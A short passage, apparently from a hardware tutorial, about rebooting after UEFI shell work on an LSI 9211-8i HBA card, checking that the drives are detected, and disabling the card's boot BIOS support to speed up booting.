
Exit the UEFI shell and reboot. Our LSI card and all the HDDs are detected by both the LSI card itself (SAS Topology) and Linux.

9211-8i BIOS TopologyTo speed up the boot process you should disable the boot support in the cards BIOS (as long as your boot drive isn’t plugged into the HBA) as this will speed up the boot process.